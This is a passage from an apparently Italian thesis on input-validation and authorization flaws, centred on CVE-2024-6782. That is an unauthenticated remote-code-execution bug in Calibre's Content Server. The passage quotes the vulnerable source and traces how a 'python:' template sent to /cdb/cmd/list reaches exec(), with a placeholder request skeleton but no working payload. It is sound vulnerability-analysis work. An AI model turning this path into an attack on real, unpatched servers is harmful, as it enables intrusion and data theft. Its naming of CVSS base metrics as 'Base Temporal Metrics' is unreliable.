2.4 Input validation

Le vulnerabilità oggetto di questa sezione emergono quando un software riceve dei dati in input che non vengono soggetti ad alcun controllo, non presentando quindi dei sistemi di validazione dei dati in ingresso che garantirebbero un'elaborazione dei dati sicura e un regolare funzionamento del programma.

Il processo di validazione dei dati in ingresso, meglio noto con il termine anglofono **Input validation**, è un noto meccanismo adoperato per controllare i dati in input, al fine di garantire che questi siano sicuri e correttamente utilizzabili per l'elaborazione

all'interno del codice o quando si comunica con altri componenti. Un input validation consiste di svariati controlli, come quello sulla lunghezza del dato, sulla sua tipologia e sul suo formato, e i dati che può analizzare possono essere sia di costituzione più basica (come stringhe, numeri o parametri), oppure più complessi e strutturati. Ad esempio, se un'ipotetica applicazione deve ricevere in input un numero di telefono, il processo di input validation si deve preoccupare che tale dato rispetti determinati criteri che caratterizzano dati di questa tipologia, come una lunghezza limitata a 11 cifre[1], la presenza di soli caratteri numerici, e l'impiego di un formato opportuno; qualora questi requisiti sono rispettati, l'applicazione può procedere al suo utilizzo, in caso contrario tale dato deve essere rifiutato, segnalandolo con un apposito errore. La validazione dei dati può essere implementata sia dal programma che viene eseguito sul PC, che dal server che viene usato da costui per memorizzare i dati. Una vulnerabilità di tale tipologia si presenta quindi nel caso in cui questo meccanismo viene a mancare o presenta delle carenze nel suo funzionamento: si possono così verificare delle situazioni impreviste e il programma coinvolto può presentare errori e malfunzionamenti.

Le vulnerabilità di input validation sono molto comuni su contesti web, come siti web e gestionali, e un malintenzionato può utilizzare questa tipologia di vulnerabilità per bypassare i sistemi di validazione (quando previsti) e compiere attacchi informatici con lo scopo di estrarre dati sensibili e compromettere il funzionamento dell'applicazione. Un caso d'uso molto conosciuto consiste nell'adoperare un'apposita stringa in input per compiere un attacco noto come *SQL Injection*, il quale consente di manipolare il database SQL impiegato dal sito web per il contenimento dei suoi dati, fornendo quindi la possibilità di estrarli e modificarli.

Per colmare queste vulnerabilità si possono considerare diversi accorgimenti: ad esempio si può implementare — in aggiunta all'input validation — l'operazione di *sanitizing* dell'input, la quale prende la stringa fornita in input e la priva di un insieme di caratteri speciali che — se presenti — potrebbero causare problemi al funzionamento e anche aprire le porte ad attacchi noti come *Cross-site Scripting* (XSS); inoltre, si possono implementare anche strumenti per migliorare la validazione degli input (come il controllo del contesto dei dati, utile soprattutto per l'*upload* di file) oppure sistemi per rendere l'accesso al database più sicuro, come le *query parametrizzate*, le quali non permettono l'esecuzione di comandi diversi da quelli che vengono implementati dal software.

2.5 Incorrect Authorization

Questa categoria di vulnerabilità è tipica dei sistemi facenti uso di strumenti di autenticazione e di gestione dei privilegi, e si può avere quando si presentano

[1] Costituisce la lunghezza dei numeri di telefono fissi italiani. É stato adoperato tale esempio per semplicità, tuttavia questo caso d'uso si può facilmente estendere anche ai numeri di telefono internazionali.

delle lacune in tali meccanismi che ne privano della loro efficacia e consentono a utenti malintenzionati di accedere a funzionalità normalmente destinate ad utenti con privilegi speciali: in sostanza, il software esegue un controllo di autorizzazione quando vi è il tentativo di accesso a una risorsa o a una funzionalità, ma tale controllo non viene eseguito correttamente.

Nella seguente categoria di sistemi (che possono costituire sistemi operativi o singoli software), la gestione dei permessi e delle autorizzazioni viene affidata a una lista apposita, nota come **Access-control List** (ACL), la quale associa a ciascuna risorsa di sistema (sia questa un file oppure un comando) un elenco di permessi e specifica quali utenti e/o processi hanno il privilegio di accedervi o impiegarla. L'implementazione di una ACL è spesso differente per ciascun sistema che la impiega: ad esempio, i sistemi operativi UNIX e UNIX-like (come le distribuzioni Linux) implementano tre tipologie di permessi: `read` (lettura), `write` (scrittura), `execute` (esecuzione), e gli utenti a cui possono essere associati uno o più di questi permessi sono divisi in tre gruppi principali, noti come `owner` (proprietario), `owning group` (altri utenti appartenenti al gruppo a cui appartiene il proprietario) e `other` (altri utenti appartenenti a gruppi differenti), e in ciascuno di questi casi possono essere assegnati specifici permessi. D'altra parte, un'applicazione per la consultazione di risorse online potrebbe usare le sue ACL per limitare l'accesso ai soli utenti autorizzati. Tuttavia, se in questo ambiente di classificazione dei permessi si presentano delle lacune, queste potrebbero essere impiegate per scavalcare la gerarchia dei permessi e compiere azioni di norma destinate ad utenti privilegiati, indebolendo sensibilmente la sicurezza del sistema e aprendo le porte a una vasta gamma di attacchi informatici, come *privilege excalation* oppure *Remote Code Execution*; in Figura 2.3 viene illustrato concettualmente come può essere impiegata una tale vulnerabilità per scavalcare le ACL, in cui è possibile ottenere i privilegi sia di un utente dello stesso gruppo (scalata orizzontale) che di un gruppo superiore (scalata verticale).

Le vulnerabilità Incorrect Authorization sono piuttosto frequenti, e vi sono svariati accorgimenti per colmarla, che spaziano dal migliorare la gestione dei permessi e degli accessi, al delegare tale gestione a librerie e *framework* che consentono di aggiungere un ulteriore strato di sicurezza. Si possono inoltre utilizzare delle apposite accortezze per migliorare la sicurezza di un sistema, come l'utilizzo di politiche *default deny* per le ACL, le quali permettono di concedere i permessi ad un utente solo se espressamente richiesto, negando di norma ogni autorizzazione che non viene esplicitamente acconsentita.



Figura 2.3: Illustrazione concettuale di un utilizzo di una vulnerabilità Incorrect Authorization per bypassare le ACL di un sistema, laddove viene reso possibile l'utilizzo di utenti appartenenti ad un gruppo simile (scalata orizzontale) o quello di utenti associati a gruppi più elevati (scalata verticale)

Capitolo 3

Materiali e metodi

La vulnerabilità oggetto della seguente tesi, nota con il codice identificatore `CVE-2024-6782`, interessa Calibre, un software free and open source e realizzato principalmente in Python e C, impiegato per la memorizzazione, catalogazione e lettura di libri e documenti in formato digitale (anche noti con il termine *e-books*).

Lo scopo di Calibre è quindi quello di gestire un insieme di e-books e renderlo disponibile in una visuale più organizzata e intuitiva, allo scopo di facilitare la consultazione e la gestione dei libri digitali: tali libri possono essere ottenuti direttamente importandone il file PDF o EPUB all'interno del programma, e sia acquistati dai principali negozi di e-books (come Amazon Kindle), sfruttando un'apposita funzione messa a disposizione dal software stesso. É inoltre possibile raggruppare l'insieme di libri in più biblioteche, che possono essere categorizzate nei modi più variegati, ad esempio per categoria o per anno di stampa. I libri presenti in biblioteca possono altresì essere modificati direttamente da Calibre stesso, ed è possibile aggiungerci dei metadati aggiuntivi, i quali permettono di descrivere con maggiore precisione il contenuto (per esempio, tramite i metadati è possibile indicare l'autore dell'opera o la casa editrice che l'ha pubblicata e memorizzare queste informazioni sul file stesso). L'interfaccia principale di Calibre, raffigurata in Figura 3.1, visualizza tutti i libri presenti nella libreria del PC, assieme a tutte le funzioni principali e ai dettagli dei libri inseriti.

Calibre è un'applicazione multipiattaforma: è disponibile per Windows, macOS e per le maggiori distribuzioni Linux, e le funzioni messe a disposizione sono indipendenti dal sistema operativo su cui viene eseguito; la sua interfaccia, precedentemente visualizzata in Figura 3.1 in ambiente Windows, non presenta differenze se eseguita in ambienti Linux e macOS.

Una delle funzioni più peculiari messe a disposizione da Calibre è nota come **Content Server**[1], la quale consente di mette a disposizione l'intera biblioteca di Calibre sotto forma di server web, rendendo quindi possibile la consultazione dei libri contenuti all'interno della stessa anche ad altri PC connessi alla medesima rete, trasformando quindi Calibre in un vero e proprio server multimediale. Per potervi accedere, è necessario avviare un qualsiasi browser web e navigare all'indirizzo `http://<indirizzo-ip-server>:8080`, dove sarà possibile vedere l'interfaccia —

[1] Server di contenuti, in lingua italiana.



Figura 3.1: L'interfaccia principale di Calibre, avviata su Windows 11



Figura 3.2: Il Content Server di Calibre, visualizzato sul browser Google Chrome

illustrata in Figura 3.2 — messa a disposizione per la lettura e il download dei libri presenti nella biblioteca del server. L'accesso al Content Server può essere lasciato libero a chiunque (da impostazione predefinita), oppure essere soggetto a restrizioni, ad esempio impostando delle credenziali di accesso.

La funzionalità Content Server ha un ottimo potenziale. In un ipotetico caso d'uso, potrebbe essere impiegata in una biblioteca pubblica, laddove i libri memorizzati all'interno di un PC (che assumerebbe il ruolo di **server**) possono essere liberamente consultati da altri PC connessi nella rete della biblioteca (**client**), ed eventualmente — se consentito dalla stessa o dalla licenza di pubblicazione dell'opera — possono essere anche scaricati per essere consultati anche al di fuori della struttura stessa. Tuttavia, nonostante le sue potenzialità, tale funzione è stata di recente oggetto di una vulnerabilità di sicurezza, catalogata a rischio critico, che se sfruttata a dovere permette di eseguire codice da remoto, causando potenzialmente danni di importante

entità al Content Server e agli utenti che ne fanno uso. La vulnerabilità in questione verrà illustrata e approfondita con maggior dettaglio nella prossima sezione.

3.1 Descrizione della vulnerabilità

La vulnerabilità che verrà studiata nel seguente elaborato è nota con il codice identificativo CVE `CVE-2024-6782`. É stata scoperta il 31 Luglio 2024 dal ricercatore Amos Ng per conto della Star Labs SG, una compagnia residente a Singapore che opera nel settore della cybersicurezza e si occupa di fornire consulenze nell'ambito della sicurezza informatica ad aziende terze, con un riguardo anche nella ricerca e sviluppo (sempre nel medesimo ambito). In seguito alla scoperta e alla stesura della documentazione, la vulnerabilità è stata ufficialmente pubblicata nel National Vulnerability Database (NVD) il 6 Agosto 2024.

La vulnerabilità in questione affligge tutte le versioni di Calibre inferiori alla versione 7.14.0 compresa, la quale è datata 12 Luglio 2024[2]. É di tipologia Incorrect Authorization, e interessa la gestione dei permessi del Calibre Content Server, che presenta una lacuna sul codice adibito all'amministrazione della biblioteca remota. Il funzionamento della seguente vulnerabilità può essere esplicato in maniera più dettagliata e precisa partendo dal codice sorgente di Calibre, che è disponibile nella sua pagina GitHub: il download diretto dal sito web ufficiale restituisce solamente gli eseguibili già compilati e pronti per essere avviati. In questo elaborato, verrà presa come versione la 7.13.0.

3.1.1 Analisi del funzionamento

Calibre fornisce, in aggiunta alla sua interfaccia grafica, uno strumento accessibile da riga di comando (CLI, *Command Line Interface*) adibito alla gestione della biblioteca locale, fornendo quindi funzionalità di elencazione, aggiunta, ricerca o rimozione di libri: tale strumento è noto come `calibredb`. Alcuni dei comandi messi a disposizione sono:

- `list`: visualizza la lista di libri contenuti in una biblioteca;
- `add`: consente di aggiungere file (PDF o EPUB), che verranno in seguito inseriti nella libreria e catalogati;
- `remove`: consente di rimuovere un libro dalla biblioteca;
- `set_metadata`: consente di impostare i metadati di un libro;
- `export`: consente di esportare i libri contenuti nella biblioteca, corredati di copertina e metadati.

[2]Tale indicazione è stata ottenuta dalla data di pubblicazione della release suddetta su GitHub, reperibile all'indirizzo `https://github.com/kovidgoyal/calibre/releases/tag/v7.14.0`.

```
python:
def evaluate(book, context):
    if book.series is None:
        return ''
    db = context.db.new_api
    ans = set()
    # Get the list of books in the series
    ids = db.search(f'series:"={book.series}"', '')
    if ids:
        # Get all the author_sort values for the books in the series
        author_sorts = (v for v in db.all_field_for('author_sort', ids).values())
        # Add the names to the result set, removing duplicates
        for aus in author_sorts:
            ans.update(v.strip() for v in aus.split('&'))
    # Make a sorted comma-separated string from the result set
    return ', '.join(v.replace(',', ';') for v in sorted(ans))
```

Figura 3.3: Esempio di un template Calibre, contenente un codice in linguaggio Python utile a produrre la lista degli autori di una serie di libri

Una delle particolarità di `calibredb` è data dalla possibilità di gestire le biblioteche direttamente da remoto, quindi contenute in altri computer connessi alla stessa rete. Tale funzionalità viene permessa dal Content Server, il quale mette a disposizione sia il portale grafico (precedentemente illustrato in Figura 3.2) per la consultazione della biblioteca, che un API, `cdb`, la quale viene impiegata da `calibredb` (attraverso l'uso di richieste HTTP) per accedere da remoto alla biblioteca contenuta in un altro host, allo scopo di fornire un set ridotto dei comandi di gestione visti precedentemente, essendo che non tutti i comandi forniti supportano la gestione di biblioteche remote. L'API `cdb` può anche essere normalmente richiamata da qualsiasi programma che effettua richieste HTTP (ad esempio, Postman). Il funzionamento di `cdb` viene demandato al file `cdb.py`, presente nella cartella `/src/calibre/srv` del codice sorgente di Calibre.

La gestione dei libri con `calibredb` può essere resa più raffinata e modulare usando un linguaggio interno di Calibre, noto come *Calibre template language*. Tale linguaggio supporta numerose funzionalità, che spaziano dalla manipolazione dei libri di una biblioteca, all'esecuzione di intere porzioni (*snippet*) di codice, allo scopo di consentire una gestione più fine e precisa della biblioteca digitale. Le funzioni da impiegare vengono indicate esplicitamente con delle apposite parole chiave (*keywords*): ad esempio, `ifempty`, `list_item`, `lookup` e `select` sono dedicate alla manipolazione e alla selezione di libri. Tuttavia, vi sono anche delle funzionalità più avanzate, richiamabili dalle keywords `program` e `python`; in particolare, quest'ultima consente — qualora vi siano le autorizzazioni necessarie — di eseguire delle porzioni di codice scritte in Python, che verranno eseguite nella macchina contenente la libreria. Un esempio di template che contiene codice Python è illustrato in Figura 3.3.

L'utilizzo dei templates e il loro regolare funzionamento vengono gestiti dalla classe `TemplateFormatter`, definita all'interno del file `/src/calibre/utils/formatter.py`, che si preoccupa di "controllare" che il codice inserito nel template sia corretto, ben

formattato e che rispetti la sintassi prevista, allo scopo di prevenire errori durante l'esecuzione del codice stesso, che genererebbero di conseguenza comportamenti inattesi e imprevisti di Calibre.

La vulnerabilità in esame si presenta quando si impiega il comando `list`, dedicato all'elencazione dei libri memorizzati. In particolare, quando viene richiamato tramite richiesta HTTP all'endpoint `/cdb/cmd/list` (predisposto da `cdb`), viene eseguita la funzione `cdb_run`, definita nel file `cdb.py`. Il suo contenuto è il seguente:

```
# /src/calibre/srv/cdb.py, linea 28
@endpoint('/cdb/cmd/{which}/{version=0}', postprocess=msgpack_or_json,
    methods=[...])
def cdb_run(ctx, rd, which, version):
    try:
        m = module_for_cmd(which) # <-- (1)
    except ImportError:
        raise HTTPNotFound(f'No module named: {which}')

    if not getattr(m, 'readonly', False): # <-- (2)
        ctx.check_for_write_access(rd)

    [...]

    try:
        result = m.implementation(db, partial(ctx.notify_changes,
            db.backend.library_path), *args) # <-- (3)
    except Exception as err:
        [...]
    return {'result': result}
```

Inizialmente, in `(1)` viene importato il modulo che corrisponde al comando che è stato richiesto: nel caso in esame, verrà importato quello corrispondente al comando `list`. Il modulo suddetto è `cmd_list.py`, definito in `/src/calibre/db/cli`. Successivamente, il codice relativo a tale modulo verrà eseguito da `(3)`, a cui verranno passati in input i parametri che sono stati forniti nella richiesta HTTP. Il punto di accesso principale della vulnerabilità è rappresentato da `(2)`: l'assenza della variabile `readonly` all'interno del modulo `list` consente di bypassare il controllo dei permessi in lettura e scrittura, permettendo quindi al codice di poter proseguire senza intoppi e impedimenti di sicurezza.

Analizzando la funzione `implementation` contenuta in `cmd_list.py`, si può notare che effettivamente quest'ultima accetta come parametro di ricerca sia delle semplici stringhe, che delle parti di codice scritte nel Calibre template language; in quest'ultimo caso, il codice può essere fornito all'interno di un JSON, il quale verrà dettagliatamente

descritto nel capitolo *§ 3.3 Flusso di lavoro* e inserito in input nella richiesta HTTP secondo il seguente formato:

```
[
    ["template"],
    ...
    "python:def function(a,b): ..."  // <-- qui si inserisce la funzio-
                                      //     ne Python che verrà eseguita
]
```

Il contenuto della funzione `implementation` interessato dalla nostra vulnerabilità è il seguente:

```
# /src/calibre/db/cli/cmd_list.py, linea 35
def implementation(
    db, notify_changes, fields, sort_by, ascending, search_text, limit,
    template=None
):
    is_remote = notify_changes is not None
    formatter = None

    with db.safe_read_lock:
        [...]
        data = {}
        metadata = {}

        for field in fields:
            if field in 'id':
                continue
            if field == 'isbn':
                x = db.all_field_for('identifiers', book_ids, default_value={})
                data[field] = {k: v.get('isbn') or '' for k, v in iteritems(x)}
                continue
            if field == 'template': # <-- (4)
                vals = {}
                global_vars = {}
                if formatter is None:
                    from calibre.ebooks.metadata.book.formatter import SafeFormat
                    formatter = SafeFormat()
                for book_id in book_ids:
                    mi = db.get_proxy_metadata(book_id)
                    vals[book_id] = formatter.safe_format(template, {},
                        'TEMPLATE ERROR', mi, global_vars=global_vars) # <-- (5)
```

```
                data['template'] = vals
                continue

            [...]

    return {'book_ids': book_ids, "data": data, 'metadata': metadata,
            'fields':fields}
```

All'inizio, vengono controllati i dati che sono stati inseriti nella richiesta; se è presente un dato con chiave `template (4)`, allora viene inizializzata la classe `SafeFormat`, che è figlia della classe `TemplateFormatter`[3] e che consente di controllare il codice in ingresso e la sintassi del template. Il template viene quindi processato dalla funzione `safe_format (5)` di `TemplateFormatter`, il cui codice è il seguente:

```
# /src/calibre/utils/formatter.py, linea 1936
def safe_format(self, fmt, kwargs, error_value, book,
                    column_name=None, template_cache=None,
                    strip_results=True, template_functions=None,
                    global_vars=None, break_reporter=None,
                    python_context_object=None):
    state = self.save_state()
    if self.recursion_level == 0:
        # Initialize the composite values dict if this is the base-level
        # call. Recursive calls will use the same dict.
        self.composite_values = {}
    try:
        [...]
        try:
            ans = self.evaluate(fmt, [], kwargs, self.global_vars,
                    break_reporter=break_reporter) # <-- (6)
        except StopException as e:
            ans = error_message(e)
        except Exception as e:
            [...]
        return ans
    finally:
        self.restore_state(state)
```

Tale funzione si occupa di richiamare un'altra funzione, `evaluate (6)`, contenuta anch'essa nella classe `TemplateFormatter`: tale funzione, rileverà in `(7)` che il

[3] La classe `SafeFormat`, essendo figlia di `TemplateFormat`, ne eredita i suoi attributi e le sue funzioni, presentando quindi — oltre alla sua funzione `get_value()` — anche le funzioni e le variabili della classe padre.

template contiene la parola chiave `python`, e quindi deve essere eseguito un codice Python. Di conseguenza, verrà richiamata la funzione `_eval_python_template`, che a sua volta richiamerà `compile_python_template (8)`, che si occuperà di eseguire lo script Python nella macchina che esegue il Content Server `(9)`, e ritornerà il suo output (che sarà contenuto all'interno della variabile `func`). Il contenuto delle funzioni interessate è il seguente:

```
# /src/calibre/utils/formatter.py, linea 1840
def evaluate(self, fmt, args, kwargs, global_vars, break_reporter=None):
    if fmt.startswith('program:'):
        ans = self._eval_program(kwargs.get('$', None), fmt[8:],
                                 self.column_name, global_vars, break_reporter)
    elif fmt.startswith('python:'): # <-- (7)
        ans = self._eval_python_template(fmt[7:], self.column_name)
    [...]
    return ans

# /src/calibre/utils/formatter.py, linea 1706
def _eval_python_template(self, template, column_name):
    if column_name is not None and self.template_cache is not None:
          [...]
    else:
        func = self.compile_python_template(template) # <-- (8)
    return self._run_python_template(func, arguments=None)

# /src/calibre/utils/formatter.py, linea 1744
def compile_python_template(self, template):
    def replace_func(mo):
        return mo.group().replace('\t', '    ')

    prog ='\n'.join([re.sub(r'^\t*', replace_func, line)
                                        for line in template.splitlines()])
    [...]
    try:
        exec(prog, locals_) # <-- (9)
        func = locals_['evaluate']
        return func
    except SyntaxError as e:
        raise ValueError(
            _('Syntax error on line {0} column {1}: text {2}')
                .format(e.lineno, e.offset, e.text))
    except KeyError:
```

```
raise ValueError(
    _("The {0} function is not defined in the template")
        .format('evaluate'))
```

Con questa procedura, viene resa possibile l'esecuzione di qualsiasi script Python da remoto, senza che sia richiesta alcuna interazione con il Content Server e adoperando solamente una chiamata API adeguatamente progettata, lasciando la massima libertà e creatività a malintenzionati, che potrebbero approfittarne per arrecare danni non solo alla biblioteca che viene resa disponibile (creando quindi disagi al funzionamento del servizio), ma anche allo stesso computer che la contiene: in sostanza, si aprono le porte ad attacchi noti come Remote Code Execution, i quali vengono eseguiti esattamente con le condizioni appena descritte.

É importante precisare che gli script Python che vengono eseguiti all'interno del Content Server non godono dei permessi di amministratore (o di root, nel caso di sistemi Linux e macOS), ma "ereditano" i privilegi dall'utente che ha avviato il Content Server: ad esempio, se quest'ultimo viene eseguito da un utente standard (non dotato quindi di particolari privilegi), il codice che viene eseguito da remoto avrà quindi minori privilegi, con un conseguente accesso al sistema più ristretto, ma i contenuti soggetti a privilegi inferiori (come file personali contenuti nella home directory) saranno totalmente accessibili, senza restrizione alcuna.

3.1.2 Valutazione CVSS

Come già accennato nell'introduzione di questo elaborato, la gravità di una vulnerabilità viene valutata assegnandole un punteggio noto con il termine *Common Vulnerability Scoring System* (CVSS), il quale costituisce un valore compreso tra 0 e 10, direttamente proporzionale alla pericolosità della vulnerabilità; può essere assegnato sia dalla NIST stessa, che da altri enti di sicurezza informatica appositamente selezionati e autorizzati: questi ultimi sono noti con il termine di *CVE Numbering Authorities* (CNA).

Nel corso degli anni, l'algoritmo per il calcolo del CVSS è stato modificato e rivisto più volte, rendendolo più completo ed esaustivo nella descrizione di una vulnerabilità: ad esempio, sono state aggiunte più metriche e più variabili di valutazione, allo scopo di considerare anche dettagli di operatività, facilità di esecuzione e tempistiche. La prima versione, `CVSSv1`, risale a Febbraio 2005, mentre l'ultima versione è la `CVSSv4`, risalente a Novembre 2023.

Le metriche di valutazione di CVSS sono divise in tre macrogruppi:

1. **Base Temporal Metrics**: è la metrica principale, produce un punteggio tra 0 e 10 e viene redatta dallo sviluppatore del prodotto vulnerabile oppure dalle CNA. Consente di valutare la gravità della vulnerabilità basandosi sulle sue caratteristiche intrinseche e che rimangono costanti nel tempo; nella valutazione, si assume la situazione peggiore (*worst case*) che può verificarsi nella macchina

vittima. É composta da due tipologie di metriche: le Exploitability Metrics e le Impact Metrics. Le prime valutano la facilità e le modalità con cui può essere eseguita la vulnerabilità, le seconde valutano le dirette conseguenze verificatesi in seguito all'exploit. Molto spesso viene usata solamente questa metrica per l'ottenimento del valore finale del CVSS.

2. **Temporal Metrics**: permettono di affinare le Base Temporal Metrics, aggiungendoci l'analisi dei fattori che possono variare nel tempo, come la disponibilità del codice di exploit.

3. **Environmental Metrics**: sono un ulteriore affinamento delle Temporal Metrics e delle Base Temporal Metrics, aggiungendo informazioni riguardo a uno specifico ambiente di esecuzione.

Talvolta, il punteggio CVSS viene indicato mediante una notazione compatta, che descrive tutti i parametri e i loro valori del Base Temporal Metrics in maniera più pratica e comoda: tale notazione è conosciuta come *vector string*.

Nel caso della vulnerabilità di Calibre, abbiamo che la sua valutazione CVSS ammonta a **9.8** (critica), ed è stata redatta dalla CNA Star Labs SG, la stessa compagnia singaporiana che l'ha individuata. Tale valutazione è stata ottenuta utilizzando il sistema di classificazione `CVSSv3.1`, e i parametri di valutazione sono descritti in maniera compatta dal seguente vector string:

`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

La CNA non ha pubblicato il punteggio delle Temporal Metrics e dell'Environmental Metrics, ma solamente le Base Temporal Metrics, sufficienti per il calcolo del punteggio. In particolare, la Figura 3.4 e la Tabella 3.1 contengono maggiori dettagli sulla valutazione CVSS formulata.

Osservando i risultati finali, è possibile notare come la maggior parte della pericolosità di questa vulnerabilità derivi dall'impatto che ha nel sistema che viene attaccato: essendo di tipologia Incorrect Authorization, se impiegata a modo si ha accesso a tutti i comandi predisposti dal sistema operativo che esegue il Content Server di Calibre, e al netto delle limitazioni che vi possono essere a livello di privilegi utente, si ha l'accesso quasi completo ai file e ai dati contenuti, sia in lettura che in scrittura.

3.2 Il test bed

Come già anticipato nella mappa della tesi, il test bed è un ambiente controllato, costituito da computer e software, che viene impiegato allo scopo di testare il funzionamento della vulnerabilità e i suoi effetti collaterali in maniera sicura e monitorata. Nel caso della vulnerabilità analizzata in tale elaborato, il test bed viene

Tabella 3.1: Dettagli della valutazione CVSS della vulnerabilità

Metrica	**Valutazione**	**Descrizione**
	Exploitability Metrics	
Attack Vector (`AV`)	Network (`AV:N`)	Descrive il contesto in cui è possibile eseguire la vulnerabilità. In questo caso, la vulnerabilità viene eseguita passando per la rete: è quindi eseguibile da remoto.
Attack Complexity (`AC`)	Low (`AC:L`)	Descrive le condizioni necessarie per eseguire l'exploit della vulnerabilità. Nel caso in esame, non è richiesta alcuna circostanza particolare, e l'attacco facilmente potrà essere ripetuto.
Privileges Required (`PR`)	None (`PR:N`)	Descrive i privilegi necessari per poter lanciare l'exploit. Nel nostro caso, non è richiesto alcun accesso alla macchina vittima, perché viene eseguito da remoto.
User Interaction (`UI`)	None (`UI:N`)	Indica se l'esecuzione della vulnerabilità richiede una diretta interazione con la macchina vittima. In questo caso, l'exploit avviene da remoto, ergo non è necessaria alcuna interazione.
	Scope	
Scope (`S`)	Unchanged (`S:U`)	Indica se la vulnerabilità è in grado di alterare il funzionamento di componenti non direttamente collegate al programma vulnerabile.
	Impact Metrics	
Confidentiality Impact (`C`)	High (`C:H`)	Determina l'impatto sulla confidenzialità delle informazioni contenute sul dispositivo soggetto all'exploit. In questo caso, vi è una perdita della confidenzialità, perché vi è un accesso quasi completo ai file contenuti.
Integrity Impact (`I`)	High (`I:H`)	Determina l'impatto sulla integrità dei dati contenuti. In questo caso, vi è una perdita di ciò, poiché è possibile da remoto modificare il contenuto dei file memorizzati.
Avaiability Impact (`A`)	High (`A:H`)	Determina l'impatto sulla disponibilità del sistema vulnerabile. In questo caso, vi è una perdita di disponibilità, poiché l'attaccante ha la possibilità di interrompere l'esecuzione di Calibre o addirittura dello stesso PC che lo esegue.



Figura 3.4: Grafico di valutazione CVSS della vulnerabilità

riassunto sinteticamente nel grafico in Figura 3.5, ed è suddiviso in due principali aree di funzionamento:

- la **rete locale**, dove si simula l'ambiente della rete interna di un qualche luogo pubblico che potrebbe fruire delle funzionalità di Calibre, ad esempio la rete di una biblioteca comunale, oppure di un'università, laddove l'accesso è quindi ristretto ai soli PC fisicamente connessi alla medesima rete;
- l'**esterno**, dove si simula la consultazione di una biblioteca di Calibre da un Content Server accessibile direttamente da Internet, estendendo la sua disponibilità a tutti i dispositivi capaci di collegarsi a Internet e superando quindi le limitazioni dell'accesso tramite una rete locale.

